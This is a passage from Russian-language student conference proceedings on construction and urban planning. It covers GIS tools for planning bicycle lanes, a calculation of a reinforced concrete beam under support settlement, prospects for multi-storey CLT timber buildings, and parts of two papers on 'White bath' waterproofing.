Заметный рост подземного строительства особенно стал наблюдаться в последнее десятилетие. В первую очередь это связано со снижением стоимости производства работ за счёт конкуренции в данной сфере. При этом ярко выражается многофункциональность назначения и использования объектов, созданных по данной технологии. Ещё совсем недавно все подземные работы оценивались в разы выше, чем их наземные аналоги. Сегодня благодаря повышению эффективности использования машин и материалов их стоимость практически сравнялись, особенно если речь идёт о зонах массовой застройки.

В связи с этим технология «Белая ванна» - требующая ответственного подхода в проектировании и строительно-монтажных работах, соблюдения всех требований устройства герметичной железобетонной конструкции позволяет создавать подземные сооружения с микроклиматом приемлемым для длительного пребывания человека. С этой технологией градостроители, архитекторы и дизайнеры связывают большие возможности эффективного использования подземного пространства для организации городского жизнеобеспечения под уровнем поверхности земли.

СПИСОК ИСТОЧНИКОВ

1. Скупов Б., Все глубже, глубже и глубже. Стратегия инновационного развития подземного городского пространства / Строительный эксперт / Портал для специалистов архитектурно-строительной отрасли / <https://ardexpert.ru/article/4137> / Заглавие с экрана, [Дата обращения 22. 11 2022].
2. Цокольный этаж и технология БЕЛАЯ ВАННА. Компания «Гидродом» [Заглавие с экрана] - <https://gidro-dom.ru/advice/tsokolnyy-etazh-i-tehnologiya-belaya-vanna/> - Дата обращения 22.11.22
3. Гидроизоляция «Белая ванна». Группа компаний «Кальматрон» [Заглавие с экрана] https://kalmatron.ru/articles/gidroizolyaciya_belaya_vanna/ - Дата обращения 22.11.22
4. Васильев А.С., Латина С.В. Необходимость автоматизации проектирования состава тяжёлых бетонов / Современные наукоемкие технологии. 2013. № 7-1. С. 59а;
5. Глушакова Ю.С., Латина С.В. Методы расчёта железобетонных конструкций. / Современные наукоемкие технологии. 2013. № 7-1. С. 59;

УДК 332.3

Кошайкина Ирина Олеговна, студент, Пермский государственный национальный исследовательский университет

Koshaykina Irina Olegovna, student, Perm State University

Брыжко Илья Викторович, кандидат экономических наук, доцент кафедры картографии и геоинформатики, Пермский государственный национальный исследовательский университет

Bryzhko Ilya Viktorovich, Candidate of Economic Sciences, Associate Professor, Department of Cartography and Geoinformatics, Perm State University

ГИС-ТЕХНОЛОГИИ В ПРОЕКТИРОВАНИИ ВЕЛОСИПЕДНЫХ ДОРОЖЕК

GIS TECHNOLOGIES IN THE DESIGN OF BICYCLE LANES

Аннотация. Работа посвящена вопросам применения геоинформационных технологий в проектировании и создании велосипедных дорожек. Указаны параметры, на которые нужно опираться при проведении линий велодорожек и туристических веломаршрутов, и модули, при помощи которых можно проводить анализ территории для выбора размещения велодорожек. Также рассмотрены работы отечественных и зарубежных учёных, изучающих подобные проблемы

Abstract. The work is devoted to the use of geoinformation technologies in the design and creation of bicycle paths. The parameters that need to be relied upon when laying out the lines of bicycle paths and tourist bicycle routes, and the modules with which you can analyze the territory to select the placement of bicycle paths are indicated. The work of domestic and foreign scientists studying similar problems is also considered.

Ключевые слова: ГИС, велоинфраструктура, велодорожки, велотуризм, пространственный анализ.

Key words: GIS, bicycle infrastructure, bicycle paths, bicycle tourism, spatial analysis.

Введение

Велосипед – простой, распространённый, доступный и полезный вид городского транспорта. Он не прихотлив в эксплуатации и не занимает много места при хранении. С каждым годом популярность велосипедов и количество желающих проводить выходные активно становится всё больше. Однако в настоящее время в российских городах остро стоит проблема неразвитой велоинфраструктуры. Её либо нет, либо её качество оставляет желать лучшего.

Основная проблема проектирования велодорожек состоит в сложности их интеграции в систему дорожного движения. Также из-за недостаточной проработки нормативных актов, регулирующих дорожное движение, порой трудно обеспечить должную безопасность велосипедистам. Создание удобной велоинфраструктуры будет мотивировать горожан пользоваться велосипедом чаще. А также может стать точкой притяжения бизнеса и помочь в решении транспортных и экологических вопросов.

Актуальным методом решения проблемы являются ГИС-технологии, которые позволят комплексно проанализировать ситуацию и смоделировать пути её развития.

Основная часть

Грамотное проектирование и развитие объектов инфраструктуры имеет крайне важное значение, имея возможность отдыхать, восстанавливать и накапливать силы люди становятся гораздо здоровее и активнее, что косвенно также влияет на экономику [1]. Тема велотранспортной инфраструктуры среди научных работ сейчас не очень популярна, но уже есть не мало работ.

Некоторые из отечественных ученых помимо создания непосредственно геоинформационной системы поднимают вопросы о том, как ГИС позволяет следить за

состоянием и развитием велосипедной инфраструктуры города, а также обеспечивать доступ интересующимся людям к информации о велодорожках. В качестве программы для решения поставленных задач авторы выбрали ArcGIS Desktop. За исходные данные в представленном исследовании были взяты растровые источники географической информации (цифровые аэрофотоснимки, спутниковые снимки, цифровые фотографии и т.д.); векторные источники пространственных данных; GPS-треки; статистические и литературные источники информации. Далее, авторы, проведя несколько аналитических оценок, создают тематические слои, которые содержат в себе различные данные (например, велопарковки, велопрокаты, места отдыха), а также преобразуют их в формат GeoJSON для интеграции в веб-картографический сервис. После проведения всех этапов авторы создали интерактивную карту со всей информацией о велоинфраструктуре, на основе которой можно свободно добавлять новые веломаршруты [4]. Считаем, что такие ГИС-методы эффективны и действительно помогут в проектировании и развитии велодорожек и упростят жизнь велосипедистов.

Примером развития велоинфраструктуры посредством ГИС может служить Астрахань, местные авторы создали веб-карту при помощи ГИС, содержащую информацию о велоинфраструктуре города. Слои включают в себя все вело- и пешеходные дорожки в городе и различные сервисы (например, пункты велоремонта). ГИС помогает пользователям выбирать удобный маршрут, используя велодорожки. У пользователей есть возможность составлять новые маршруты, делиться фотографиями, получать комплексную информацию о местах и культурных мероприятиях, мимо которых будет проходить их маршрут [6]. Это отличное решение, способствующее развитию велотранспорта в городе, и именно ГИС-технологии в этом помогают.

Если рассматривать вопросы планирования и прохождения туристских веломаршрутов интерес представляет работа под авторством Г.А. Дмитрука и Н.Г. Дмитрука. В этой работе при составлении маршрута предлагается комплексное использование программных ГИС таких, как Google Maps, MAPS.ME, 2GIS, Яндекс.Карты, Wikimapia, OpenStreetMap, SAS.Planet, Strava Heatmap, RideWithGPS, Komoot, Ventusky, Wetterzentrale. Авторы приводят в пример совершение похода через национальный парк «Валдайский». Чтобы сделать первичный обзор территории с помощью онлайн-карт, можно воспользоваться сайтом парка. Или воспользоваться конструктором маршрутов Komoot и Strava Global Heatmap, которые показывают сведения о наиболее популярных участках у велосипедистов. После этого можно изучить возможные препятствия, и произвести корректировку своего маршрута, используя OpenStreetMap и Wikimapia. Авторы утверждают, что за счёт открытости эти ресурсы смогли собрать крупный массив данных о большом количестве природных объектов, поэтому стоит их применять [2].

Также интересен опыт коллег, разрабатывающих в Крыму геопортал, который содержит базовые информационные технологии, специализированные информационные технологии, статистические данные, картографические изображения, пространственные данные, мультимедиа. На первом этапе ими была создана веб-ГИС оболочка на базе веб-картографического сервера Geoserver в связке с фреймворком OpenLayers. Далее был разработан пользовательский интерфейс и тематические слои, которые содержат информацию о крупных курортах, названиях и местоположениях природных и культурных достопримечательностей, в том числе данные, необходимые велотуристу (это велодорожки, веломаршруты и т.д.) [3]. Это современный и удобный метод составления туристических велосипедных маршрутов, проводя их, например, вблизи отелей и через живописные места.

Для того, чтобы продумать размещение велодорожки, необходимо предварительно оценить много факторов. А именно тип дорожного покрытия, длина и ширина автодороги и велодорожки, уклон рельефа, расположение объектов инфраструктуры, статистические данные населённых пунктов (численность населения) и автодорог (количество машин в час). Впоследствии всё это должно быть согласовано с ГИБДД, поскольку маршрут нужно будет оборудовать новыми дорожными знаками и разметкой. Также помимо согласования с

ГИБДД необходимо на этапе проектирования обратить внимание на моменты связанные с зонированием территории, расположением красных линий, кадастром и внимательно изучить всю документацию, полученную от органов управления земельными ресурсами и градостроительством [7].

Самые распространённые программы, где можно выполнить пространственный анализ, – это QGIS и ArcGIS при помощи различных модулей. Если рассматривать QGIS как более доступное ПО, то можно, например, оценить покрытие и ширину дороги по спутниковой подложке (модуль QuickMapService) или извлечь с OSM тип дорожного покрытия (модуль QuickOSM). Для оценки уклона местности можно воспользоваться модулем OpenTopography DEM Downloader, чтобы выгрузить общедоступные цифровые модели рельефа. Однако для более актуальных и точных данных работы по сбору информации лучше проводить на местности при помощи геодезических приборов, БПЛА и т.д. Затем в ГИС провести их обработку. Численность населения и справочную информацию можно найти на сайтах государственных структур или в статистических сборниках.

Если начать развивать велоинфраструктуру, то, это привлечёт внимание жителей города, заставит их чаще пересаживаться с машины на велосипед, проводить свободное время активно и на свежем воздухе.

Заключение

Таким образом, ГИС-технологии позволяют эффективно проектировать велодорожки и туристические веломаршруты. Применение ГИС даёт возможность комплексно подходить к размещению велодорожки или веломаршрута, постоянно обновлять и уточнять информацию, визуализировать элементы велоинфраструктуры, отображать маршруты с указанием протяжённости, затрачиваемого времени, уровнем сложности, наличия магазинов и достопримечательностей и др. Следовательно, в будущем вполне возможно создание единой карты с велодорожками на территории какого-либо города (например, в Москве и Санкт-Петербурге подобные проекты уже реализованы), а также формирование полноценной велоинфраструктуры.

СПИСОК ИСТОЧНИКОВ

1. Брыжко, И. В. Региональные проблемы обеспечения социального развития сельских территорий / И. В. Брыжко // В мире научных открытий. – 2012. – № 10-1(34). – С. 124-139. – EDN PLTHRF.
2. Дмитрук, Г. А. Методика применения ГИС при планировании и прохождении туристских веломаршрутов / Г. А. Дмитрук, Н. Г. Дмитрук // География: развитие науки и образования : Сборник статей по материалам ежегодной международной научно-практической конференции LXXIV Герценовские чтения, Санкт-Петербург, 21–23 апреля 2021 года / Отв. редакторы С.И. Богданов, Д.А. Субетто, А.Н. Паранина. Том 2. – Санкт-Петербург: Российский государственный педагогический университет им. А. И. Герцена, 2021. – С. 314-319. – EDN QVTBSL.
3. Касьянова, Е. Л. Создание туристской информационной системы Крыма / Е. Л. Касьянова, К. Р. Сыдыкова // Интерэкспо Гео-Сибирь. – 2019. – Т. 6, № 2. – С. 249-254. – DOI 10.33764/2618-981X-2019-6-2-249-254. – EDN ATCWSL.
4. Лебедева, К. С. Разработка методики создания геоинформационной системы для анализа велоинфраструктуры в Г. Новосибирске / К. С. Лебедева, П. Ю. Бугаков // Вестник СГУГиТ (Сибирского государственного университета геосистем и технологий). – 2021. – Т. 26, № 4. – С. 55-64. – DOI 10.33764/2411-1759-2021-26-4-55-64. – EDN OCPQMK.
5. Хританькова, А. А. ГИС-анализ и оценка эффективности размещения участка маршрута Eurovelo-2 / А. А. Хританькова, Н. В. Ковальчик, Н. В. Жуковская // ГИС-технологии в науках о Земле : материалы республиканского научно-практического семинара студентов и молодых ученых, Минск, 17 ноября 2021 года. –

Минск: Белорусский государственный университет, 2021. – С. 105-110. – EDN MWNPKN.

6. Шапошников, М. С. Интерактивная карта велодорожек в городе Астрахань / М. С. Шапошников, Б. Б. Морозов // Исследования молодых ученых - вклад в инновационное развитие России : доклады молодых ученых в рамках программы «Участник молодежного научно-инновационного конкурса» («У.М.Н.И.К.»), Астрахань, 14–16 мая 2014 года / составитель М. В. Лозовская. – Астрахань: Нижневолжский экоцентр, 2014. – С. 49-50. – EDN SSROHP.

7. Bryzhko, V. G. State and directions of development of land cadastral practice / V. G. Bryzhko, I. V. Bryzhko // Revista Espacios. – 2020. – Vol. 41, No. 45. – P. 90-97. – EDN JJGCXX.

УДК 624.12.45

Красный Николай Сергеевич, студент, Комсомольский-на-Амуре государственный университет; Krasny Nikolay Sergeevich, student of Komsomolsk-na-Amure State University
Чудинов Юрий Николаевич, кандидат технических наук, доцент, Комсомольск-на-Амуре государственный университет
Chudinov Yuri Nicolaevich, Ph.D. in Technical Sciences, Associate Professor, Komsomolsk-on-Amur State University

РАСЧЕТ ЖЕЛЕЗОБЕТОННОЙ БАЛКИ С УЧЕТОМ КОНСТРУКТИВНОЙ НЕЛИНЕЙНОСТИ

CALCULATION OF A REINFORCED CONCRETE BEAM TAKING INTO ACCOUNT STRUCTURAL NON-LINEARITY

Аннотация. В статье рассматривается расчет железобетонной балки с учетом изменения расчетной схемы в процессе нагружения вследствие просадки опоры. Задача решается двумя методами: последовательным решением двух линейных задач, решением нелинейной задачи с использованием специального конечного элемента 261 в программном комплексе «Лира-САПР». Проведено сравнение полученных результатов статического и конструктивного расчета балки с учетом осадки опоры и без учета осадки.

Abstract. The article considers the calculation of a reinforced concrete beam taking into account the change in the design scheme during loading due to the subsidence of the support. The problem is solved by two methods: the sequential solution of two linear problems, the solution of a nonlinear problem using a special finite element 261 in the software package "Lira-CAD". The comparison of the obtained results of static and structural calculation of the beam with the support precipitation and without the precipitation is carried out.

Ключевые слова: железобетонная балка, конструктивная нелинейность, изменение расчетной схемы, специальные конечные элементы.

Key words: reinforced concrete beam, structural nonlinearity, change of the design scheme, special finite elements.

Введение

Применение новых конструктивных схем зданий и сооружений, увеличение этажности зданий, использование монолитного железобетона – все эти факторы в настоящее время приводят к необходимости учета разного вида нелинейностей и пространственной работы конструкций.

В практике проектирования строительных конструкций можно выделить четыре вида нелинейностей: физическую, геометрическую, конструктивную, генетическую. Конструктивная нелинейность характерна при расчете зданий и сооружений, совместно с основанием. Суть такого типа нелинейности заключается в том, что в процессе нагружения меняется расчетная схема – включаются, выключаются отдельные связи или элементы, меняется жесткость связей. Так, при расчете фундаментных плит по ме-

ре увеличения нагрузки меняются коэффициенты постели C_1 и C_2 , которые отражают жесткостные характеристики грунтового основания в вертикальном и горизонтальном направлениях. Для понимания математического аппарата учета конструктивной нелинейности рассмотрим более простую задачу - расчет железобетонной балки, опирающейся на колонну под которой произошла просадка грунта.

Основная часть

Исходные задачи следующие. Пролет балки – 6 м, сечение балки – 25х50 см, материалы, внешняя нагрузка - 90 кН, величина просадки грунта - 2 см.

Расчетная схема железобетонной балки приведена на рисунке 1.




Рисунок 1 – Расчётная схема железобетонной балки

Вследствие просадки грунта между балкой и колонной образовался зазор численно равный величине осадки. Поэтому на первой этапе, пока не будет выбран зазор, балка будет работать по консольной схеме (рисунок 2). После того как прогиб консольного конца балки сравняется с прогибом изменится расчетная схема балки – балка опять будет работать по исходной расчетной схеме (до просадки грунта).




Рисунок 2 – Схемы для ручного расчёта

Рассмотрим решение задачи двумя методами – аналитическим и численным. В аналитическом решении необходимо будет для консольной схемы определить величину P_1 , которая даст прогиб консоли равный величине осадки. А далее провести расчет балки по второй расчетной схеме на действие силы $P_2 = P - P_1$. Итоговое решение получим сложением решением двух описанных выше задач.

Результаты аналитического решения приведены ниже на рисунке 3.




Рисунок 3 – Эпюра $M(\text{кН}\cdot\text{м})$ и $Q(\text{кН})$, при ручном расчёте

Численный расчет железобетонной балки методом конечных элементов выполнен в ПК «Ли́ра-САПР». Для моделирования конструктивной нелинейности будем использовать конечный элемент (КЭ) 261 (рисунок 4).




Рисунок 4 – Конечный элемент 261

КЭ 261 позволяет моделировать одностороннюю упругую связь вдоль одной из осей (X, Y или Z), а также возможный зазор. Связь может работать или на растяжение, или на сжатие. Жесткостные параметры КЭ 261 (рисунок 5, а) и параметры нелинейного расчета (б) приведены на рисунке 5.

Если не задать параметры нелинейного расчета, то программа выполнит обычный линейный расчет консольной балки (КЭ 261 будет просто не учтен в алгоритме расчета).




Рисунок 5 – жесткостные параметры КЭ 261: а – жесткостные параметры КЭ 261; б – параметры нелинейного расчета.

В результате численного нелинейного расчета по условной «единой» расчетной схеме (рисунок), получены результаты статического расчета.




Рисунок 6 – Эпюры M (кН·м) и Q (кН), полученные в ПК Ли́ра САПР

Далее выполним конструктивный расчет железобетонной балки в ПК «Ли́ра-САПР» с учетом и без учета просадки грунта. На рисунке 7 показаны эпюры требуемого армирования балки для двух вариантов расчета




Рисунок 7 – Эпюры армирования для двух вариантов расчёта: а – результаты аналитического конструктивного расчета (верхнее и нижнее армирование); б – результаты численного конструктивного расчета (верхнее и нижнее армирование)

Заключение

Как видим, из результатов расчета, деформация грунта привела к тому, что значительно увеличился момент в жесткой заделке, и как следствие требуется армирование балки большими диаметрами арматуры. Как показал рассмотренный простой пример расчета, учет податливости основания (просто учет упругих свойств или просадки в определенных точках) приводит к перераспределению усилий в несущих конструкциях надземной части и это обстоятельство обязательно должно учитываться в расчетах.

СПИСОК ИСТОЧНИКОВ

1. Компьютерные технологии проектирования железобетонных конструкций / Ю.В. Верюжский, В.И. Колчунов, М.С. Барабаш, Ю.В. Гензерский // - К.: Книжное издательство НАУ, 2006. - 808 с.
2. Шейкина К.О., Чудинов Ю.Н. Расчёт монолитных железобетонных зданий с учётом генетической нелинейности / Молодёжь и наука: актуальные проблемы фундаментальных и прикладных исследований. Материалы V Всероссийской национальной научной конференции молодых учёных. Редколлегия: А.В. Космынин (отв. Ред.) - Комсомольск-на-Амуре: ФГБОУ ВПО «КнАГУ», 2022. – Ч. 3. – 326с.
3. СП 22.13330.2016. Основания зданий и сооружений. Актуализированная редакция СНиП 2.02.01-83: утвержден приказом Министерства строительства и жилищно-коммунального хозяйства Российской Федерации от 16 декабря 2016 г. № 970/пр дата введения 2017-17-06 / разработан Научноисследовательский, проектно-изыскательский и конструкторско-технологический институт оснований и подземных сооружений им.Н.М.Герсеванова (НИИОСП им.Н.М.Герсеванова) - институт АО "НИЦ "Строительство". – Москва, 2016. – 228 с.

УДК 72.023

Кузнецов Лев Александрович, студент, Московский архитектурный институт (Государственная академия)

Kuznetsov Lev Aleksandrovich, student, Moscow Architectural Institute (State Academy)

Коршаков Фёдор Николаевич, кандидат архитектуры, заведующий кафедрой архитектуры сельских населённых мест, профессор кафедры, Московский архитектурный институт (Государственная академия)

Korshakov Fyodor Nikolaevich, Candidate of Architecture, Head of the Department of Architecture of Rural Settlements, Professor of the Department, Moscow Architectural Institute (State Academy)

СТРОИТЕЛЬСТВО МНОГОЭТАЖНЫХ ЗДАНИЙ ИЗ ДРЕВЕСИНЫ. ПЕРСПЕКТИВЫ РАЗВИТИЯ В РОССИЙСКОЙ ФЕДЕРАЦИИ

CONSTRUCTION OF TIMBER MULTI-STOREY BUILDINGS. DEVELOPMENT PROSPECTS IN THE RUSSIAN FEDERATION

Аннотация. Цель работы – продвижение и внедрение новых материалов, обладающих экологическими качествами, традиционностью и доступностью использования в строительстве. На протяжении истории древесина из нашей страны неоднократно демонстрировала свои отличные конструктивные качества. Благодаря своей географии Россия обладает подходящей сырьевой базой для перехода на новый формат строительства.

Annotation. The purpose of the work is promotion and integration of new materials with environmental qualities, traditionality and affordability of use in construction. Throughout history, timber from our country has repeatedly demonstrated its excellent structural qualities. Because of its geography, Russia holds a suitable raw-material base for the transition to a new construction format.

Ключевые слова: CLT, пожарная опасность, потребительские качества, историческая древесина, панельное домостроение.

Key words: CLT, fire danger, consumer qualities, historical timber, panel housing construction.

Введение

Тема внедрения CLT в многоэтажное строительство крайне актуальна в текущей действительности, где остро стоит проблема экологичности строительных материалов, унификации производства и возможность переработки материалов строительства по окончании эксплуатации. В настоящее время производство многослойных клеёных деревянных панелей в мире активно расширяется, что подтверждает их релевантность в строительстве и, как следствие, этого исследования в архитектуре.

Цель работы – продвижение и внедрение новых материалов, обладающих экологическими качествами, традиционностью и доступностью использования в строительстве.

В настоящий момент эта тема в достаточной степени разработана в мировой строительной и научной практике, однако внедрение технологий CLT в Российской Федерации ещё не дошло до этапа массовой реализации. Многочисленные опыты были проведены в ходе исследования материала, прежде чем он был включён в строительные кодексы и получил массовое распространение. Современное качество многоэтажных построек из древесины – результат тщательной исследовательской работы.

Основная часть

В 2015 году в Международный строительный кодекс были внесены изменения, позволяющие применять в многоэтажном строительстве CLT. Это произошло благодаря внесению материала в национальную спецификацию конструкций для деревянного строительства (США). В этом же году началось возведение жилого комплекса из CLT Origine, Канада.

Ряд испытаний на огнеупорность материала был проведён подрядчиком Nordic Structures с целью получить одобрение на проект. Потребовалось 3,5 часа под прямым потоком огня, чтобы CLT-панели сдались, при нормативе в 2. Помимо устойчивости к открытому огню в этом испытании древесина продемонстрировала низкую теплопроводность.

Строительный участок отличается близостью к реке, как следствие влажным климатом, почва песчаная. В этой ситуации применение CLT позволило снизить нагрузку на фундамент и увеличить количество этажей до 13. Основание здания – железобетонный монолит – было сделано таковым из соображений климата.

В 2017 году Международный совет по высотным зданиям и городской среде (CTBUH) внёс поправки в свой устав. Согласно им, древесина официально признана материалом, подходящим для высотного строительства.

С этим событием связана постройка Mjøstårnet – многофункционального комплекса, расположенный в Брумундале, Норвегия. Башня состоит из 18 этажей и в высоту достигает 85,4 метров, что делает её высочайшим зданием из древесины.

Несущий остов здания возведён из древесины. В целях нормализации акустического фона и для снижения вибрации здания использован бетон, что не противоречит стандарту CTBUH, так как несущая часть здания выполнена из древесины.

В 2016 году началось строительство комплекса Noho Wien в Вене – наиболее известного комплекса из CLT. Часть сооружения представляет собой монолит. Из железобетона сделаны фундамент и ядро каждого корпуса (инженерные коммуникации, лифтовые шахты и лестницы).

Россия обладает крупнейшей мировой сырьевой базой древесины. Преимущество древесных панелей состоит в том, что на их изготовление идут все части дерева. При идентичных качествах это снижает цену панелей для застройщиков по сравнению, например, с цельным брусом.

Древесина – возобновляемый материал. В долгосрочной перспективе деревянное строительство может обойти железобетонное за счёт этого фактора. А благодаря налаженной логистике строительство зданий из CLT имеет возможность распространиться по всей стране.

Благодаря низкой теплопроводности в домах из древесины будет меньше изменяться температура, вне зависимости от внешних условий, что снизит расход электричества жильцами – это энергоэффективно. В случае пожара низкая теплопроводность стен лестничной клетки также полезна.

Перекрытно-клеёная древесина производится в формате панелей, то есть строительство из CLT обладает плюсами панельного домостроения. Возведение обходит длительные процессы монолитного строительства, дома не дают усадку и в выравнивании поверхностей нет необходимости.

В экологическом плане деревообработка лучше производства сырья для минеральных вяжущих веществ. Второе считается экологически грязным. Тем не менее, современные проекты многоэтажных зданий из древесины показывают, что необходим строительный синтез материалов.

Внедрение технологий деревообрабатывающего производства в многоэтажное строительство ведёт ряд положительных последствий. Благоприятствующими факторами здесь выступают наличие у России крупнейшей сырьевой базы и исторический опыт деревянного зодчества.

В Европе для строительства кораблей долгое время использовалась древесина, которую везли из России. Распространение получили хвойные деревья, ввиду своих качеств. Лиственницы популярность приобрели благодаря особой смоле, которая препятствовала разложению материала.

В Венеции XIV века сваи из лиственницы устанавливались вплотную друг к другу. Сверху их выравнивали подрезанием и затем укладывали каменные блоки. Подводный ил, обволакивая древесину, препятствовал её контакту с кислородом, что помогло свайным полям дожить до наших дней.

В Италии лиственницы произрастают на территории Альп. С точки зрения логистики бессмысленно было заниматься вырубкой и обработкой немногочисленных и труднодоступных альпийских лиственниц при возможности сделать большой заказ легко добываемых деревьев из России.

Опыт венецианских архитекторов наглядно демонстрирует важность синтеза материалов в строительстве. Возведение каменных фундаментов на илистой почве представлялось крайне трудной задачей, а стены из дерева не выстояли бы в схватке с водами Адриатического моря

Одно из старейших и самых высоких деревянных зданий в мире Храм Преображения Господня XVIII века, Республика Карелия. Высота от основания фундамента до верхней точки главного креста составляет 37 метров – это равно 12-этажному зданию.

Храм Преображения Господня – один из примеров долговечности древесины как материала и её наглядная демонстрация в высотном строительстве. С поправкой, что церковь не жилое здание, и конструктивный подход отличается от многоэтажного строительства.

Заключение

Среди всех стран мира Россия обладает широчайшими перспективами для развития многоэтажного деревянного строительства. Этому благоприятствует множество факторов. Технологии деревообработки в возведении многоквартирных домов активно применяются в мире с 2015 года. До сих пор новостей об обрушении зданий из CLT не поступало.

В прошлом году завершилось строительство 4-этажных зданий из CLT в городе Сокол Вологодской области. Так же, как первая панельная 4-этажка в СССР, возведён-

ная в Москве на Соколиной горе, дома из CLT-панелей построены как эксперимент с целью установить эксплуатационную пригодность новой конструкции.

СПИСОК ИСТОЧНИКОВ

1. 2024 The International Building Code (IBC). Country Club Hills. ICC Publications. 2023.
2. National Design Specification (NDS) for Wood Construction 2018 Edition. Leesburg. American Wood Council. 2018.
3. CTBUH Height Criteria // Council on Tall Buildings and Urban Habitat – CTBUH : сайт. Chicago. 2023. URL: https://cloud.ctbuh.org/CTBUH_HeightCriteria.pdf (дата обращения: 30.10.2023).
4. HOHO, HOH WIEN – HOLZHOCHHAUS, 1220 WIEN, 2016 // Rüdiger Lainer + Partner Architekten : сайт. Wien. 2016. URL: <https://www.lainer.at/projekte/hoho-hoho-wien-holzhochhaus-1220-wien-2016/> (дата обращения: 30.10.2023).
5. Tentori Cristoforo. Saggio sulla storia civile, politica, ecclesiastica e sulla corografia e topografia degli stati della repubblica di Venezia: ad usu della nobile e civile gioventù. М.: Нобель Пресс. 2012.
6. Ополовников А. В. Русское деревянное зодчество. Гражданское зодчество. – М.: Искусство. 1983.

УДК 699.88

Кузьмина Анна Андреевна, студент, Санкт-Петербургский государственный архитектурно-строительный университет

Kuzmina Anna Andreevna, student, of Saint Petersburg State University of Architecture and Civil Engineering

Цветков Олег Юрьевич, кандидат географических наук, доцент высшей школы гидротехнического и энергетического строительства, Санкт-Петербургский политехнический университет Петра Великого

Tsvetkov Oleg Yurievich, Candidate of Geographical Sciences, Associate Professor of the Higher School of Hydrotechnical and Power Engineering, Peter the Great St. Petersburg Polytechnic University

ОСОБЕННОСТИ ПРИМЕНЕНИЯ ТЕХНОЛОГИИ «БЕЛАЯ ВАННА» В ПОДЗЕМНОМ СТРОИТЕЛЬСТВЕ

FEATURES OF APPLICATION OF THE WHITE BATH TECHNOLOGY IN UNDERGROUND CONSTRUCTION

Аннотация. Статья посвящена анализу индивидуальных особенностей технологии «Белая ванна» при применении её в подземном строительстве. Для достижения запланированных показателей конечного качества подземных сооружений применение новых материалов и технологий должно производиться с учётом этих особенностей. В таком случае это положительно сказывается на снижении стоимости строительных работ и увеличении эксплуатационного ресурса. Новые материалы и технологические решения позволяют использовать для строительства различных объектов земельные участки с высокими уровнями стояния грунтовых вод и подверженных сезонным подтоплениям.

Abstract. The article is devoted to the analysis of the individual features of the "White bath" technology when applied in underground construction. To achieve the planned indicators of the final quality of underground structures, the use of new materials and technologies should be carried out taking into account these features. In this case, this has a positive effect on reducing the cost of construction work and increasing the operational resource. New materials

and technological solutions make it possible to use land plots with high groundwater levels and seasonal flooding for the construction of various facilities.

Ключевые слова: гидроизоляция, водонепроницаемость, газонепроницаемость, напрягающий цемент, суперпластификатор, гидрошпонка.

Key words: waterproofing, water tightness, gas tightness, stress cement, superplasticizer, waterstop.

Введение

Бетон является пористым материалом с возможным транспортом воды через структуру капиллярных пор. Путём внесения в бетонную смесь гидроизоляционных добавок достигается водонепроницаемость и высокая плотность материала.

